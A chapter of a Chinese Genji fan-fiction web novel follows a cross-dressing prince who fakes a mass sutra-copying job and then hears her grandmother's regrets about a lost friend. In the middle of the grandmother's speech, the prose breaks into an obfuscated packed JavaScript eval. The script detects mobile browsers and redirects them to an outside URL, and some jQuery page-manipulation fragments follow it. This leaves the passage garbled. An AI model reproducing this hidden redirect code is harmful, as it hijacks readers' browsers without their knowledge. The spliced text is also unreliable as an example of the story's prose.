50.经文

作品:《[源氏物语]传闻中的明石姬

    有时候,鸣音真说不清楚,源氏的存在对她是福是祸。


    如果没有源氏兄长,也许父亲桐壶帝的目光会多给分给她一点点,她做事也会顺利一些,而不是顶着现在这个“弘徽殿马屁精”的烂名声;


    但正是因为有了源氏,她一系列与“寻常男子”不同之处就那么恰到好处地被解释得通了:为什么八皇子男生女相不奇怪?


    ——因为“他”的兄长源氏比他还漂亮啊!那才是真正的美人。


    有了娇花源氏打头,鸣音再秀气,也被认为是正常的,也许这一代的皇子就是这个风格呢,外人还是不要多加猜测了,好好欣赏源氏的美貌就好。


    为什么十五六岁的八皇子每个月都要按时避忌?


    ——因为最近疟疾横行啊!就连八皇子的兄长源氏,都不幸感染疟疾,为了祈求康复,每个月都要各种祈福诵经加避忌呢!


    和源氏一比,八皇子为了身体健康提前防范,有毛病吗?


    再加上这些年鸣音自己滴水不漏的表现,就连一开始觉得“不对劲”的花散里,都完完全全没想到这个“女男颠倒”的大秘密。


    不过现在她可是“上了贼船”啦嘻嘻。


    这次的避忌结束后,八皇子宣布:那莫须有的法师告诫的每月避忌暂时结束了,之后会更加精神饱满地为弘徽殿女御服务。


    与此同时,丽景殿女御的三妹妹被八皇子接到身边,担任皇子的高级女官。她被八皇子称呼为“姨母”、被其他人称为“藤女官”,跟着皇子住在东宫或者一条院,负责照顾目前还打光棍的八皇子的生活。


    弘徽殿女御不在乎八皇子身边出现的不得宠的丽景殿女御的妹妹;


    她在乎的是那个一生之敌——源氏。


    “不是说感染疟疾都要无力回天了吗?怎么又让他活了下来!”源氏目前还能呼吸,女御对这件事情极为不满。


    不过说起来,那些大师似乎还真有点本事?想起自家的三个孩子,还有朱雀那个更衣生下的、如今不过一岁多的瘦瘦小小的孙女,弘徽殿女御若有所思。


    “八皇子在做什么呢?”她越过欲言又止的朱雀,直接问向右大臣为朱雀配备的家臣。


    得知八皇子正在帮自家侄子们熬夜润色奏折之后,女御漫不经心:“对,他的书法好看。最近疫病横行,明天好像是个好日子,让他带着抄写的经文前往北山寺替弘徽殿一脉祈福吧。”


    听见这话,一旁的右卫门小心翼翼:“八皇子还要帮太子殿下梳理事务,这样是不是……太过劳累了?”


    劳累,那又怎样?反正又不是自己的孩子。


    前些日子八皇子那个不起眼的舅舅被贬官,那又怎样?反正自家已经给过谢礼了不是吗?


    “八皇子写得好,就让八皇子写。”——“他不做,有的是人做。”


    .


    弘徽殿女御一拍脑袋,一条院灯火通明。


    从精通书法的鸣音,到字迹只能说勉强能看的花散里和卫门佐,从一些会写点字的小侍女,到基本是个丈育(文盲)、只会照葫芦画瓢的兵藤,全员都在补作业(划掉),都在为弘徽殿女御抄写经书。


    鸣音:你让我写,难道还真指望我一个人,一支笔,一个夜晚一个奇迹吗?


    (邪魅一笑.jpg)


    反正下面的经文都是要烧掉的,剩下也就是一堆不能复原的香灰,空空被香客信众虔诚叩拜。于是,鸣音决定主打一个保量不保质,只要有点弯弯曲曲墨迹的纸都能被她夸大为“经书”。而她自己抄写的笔迹端正的佛经,当然会被摆在香案上,还有女御的眼前,当最耀眼的面子工程。


    瞧瞧那边的兵藤,都已经开始在女御提供的纸上面画圈圈了。


    鸣音对目前的集体赶工进度很是满意:大家多画几个圈圈,就不用熬夜啦。等明天上午补觉,下午再找个超级大箱子混淆视听送到北山寺,就齐活!


    至于等神佛看到这些意义不明的纸张?鸣音冷冷敛眸。


    为弘徽殿一脉求福祉的经书,和她弱小可怜又无助的八皇子又有什么关系?


    (无辜脸吹口哨)


    .


    次日一早,生物钟极其规律的鸣音没有惊动还在睡着的大家,悄悄起床来到院子里,和值宿的侍卫吩咐,去右大臣家借最气派的牛车和最大的箱子,好风风光光地为女御祈福。


    平安京的一日开启得很早,此时新日刚刚漏出些许曦光,与之相对的浅淡弯月还没有退出天幕,东边门外已经有了牛车驶过的声音,那是被传唤的官员准备进宫面圣了;而西边也传来了定时开市的小摊贩的叫嚷声,不知是在卖些什么柴米油盐、喊些什么三餐四季。


    “殿下。”鸣音正要回房,在一条院养老的祖母派侍女唤她。房间内,祖母为鸣音准备了一摞子经文,都是她过去十几年断断续续抄写的经书。


    “我昨晚睡得早,今天才听说女御的急迫要求…;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17014133|190728||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    …这些经文你拿去吧,也算是我这没有抚养过你却还由你养老的老人的心意。”


    有些泛黄的经文字迹斑驳,满溢着当年失去女儿的祖母白发人送黑发人的悲伤。


    “祖母哪里的话?”鸣音急忙将老人家已经抚摸过无数遍的往生经文还给如今已经年近花甲的祖母:“我是您的孩子,继承了您和祖父置办的庭院,这些都是我该做的啊!”


    “那你把其他的拿去吧,就当是为了我和你母亲许愿。”


    祖母年纪大了,有时候不自觉想起过去的事情。


    “那年你的母亲也没比你大多少的时候,就进宫当女御去了。她进宫当日泛着油光的气派牛车的样子我还历历在目。一转眼,你也到了能成亲的年纪了。岁月不饶人啊。只可惜远子没有看到你长大的样子……”


    “而我呢?在我和你一样大的时候,我也有过几位闺中好友。其中一个和我玩得最好,但我们又是谁都不肯相让的性格,经常为些小事生气,不到几日就又和好如初了……”


    祖母苍老的眼睛怀念、贪恋又慈爱地注视着鸣音的青春年华。


    “后来呢,您的朋友呢?”鸣音并不催促老祖母,只是坐在她的身边,静静听着她无人倾诉的往事。


    “后来啊……”老祖母回忆,“后来阴差阳错,一次我们又为了小事争执起来。那次我想着等她道歉,就一直不去找她,结果,就那么几天,她就被紧急调走的父亲带走上任了。”


    “我想在少年时期的老家一直等她,可谁知,那时候的局势不稳,众多大臣官员也职务动荡,我的兄长也因为官职改变将我带走了。即使后来我又回到了京都,却再也没有得到过她的音讯了。”


    “何必呢?”老祖母用袖子缓慢地点了点眼眶下的泪迹:


    “那时候觉得天大的让我不愿低头的事情,我竟然如今连回想都没有痕迹了,到底是为了什么啊?是为了一根珠钗还是一个玩偶啊?”


    “何必呢?”祖母茫然重复:


    “为什么要和好朋友因为小小的矛盾而不愿沟通呢?成婚后,明明更大的委屈,还不都是咬着牙齿和血吞了。”


    “这辈子,女儿比我早走了,我也就这样快要结束了……”


    朝阳升起,刚刚还需要点烛的室内不再需要微弱的火光了。


    拉着鸣音搭载自己苍老冰凉手上的年轻双手,祖母叹息:


    “好孩子,一生其实很短暂,千万不要给自己留遗憾啊。”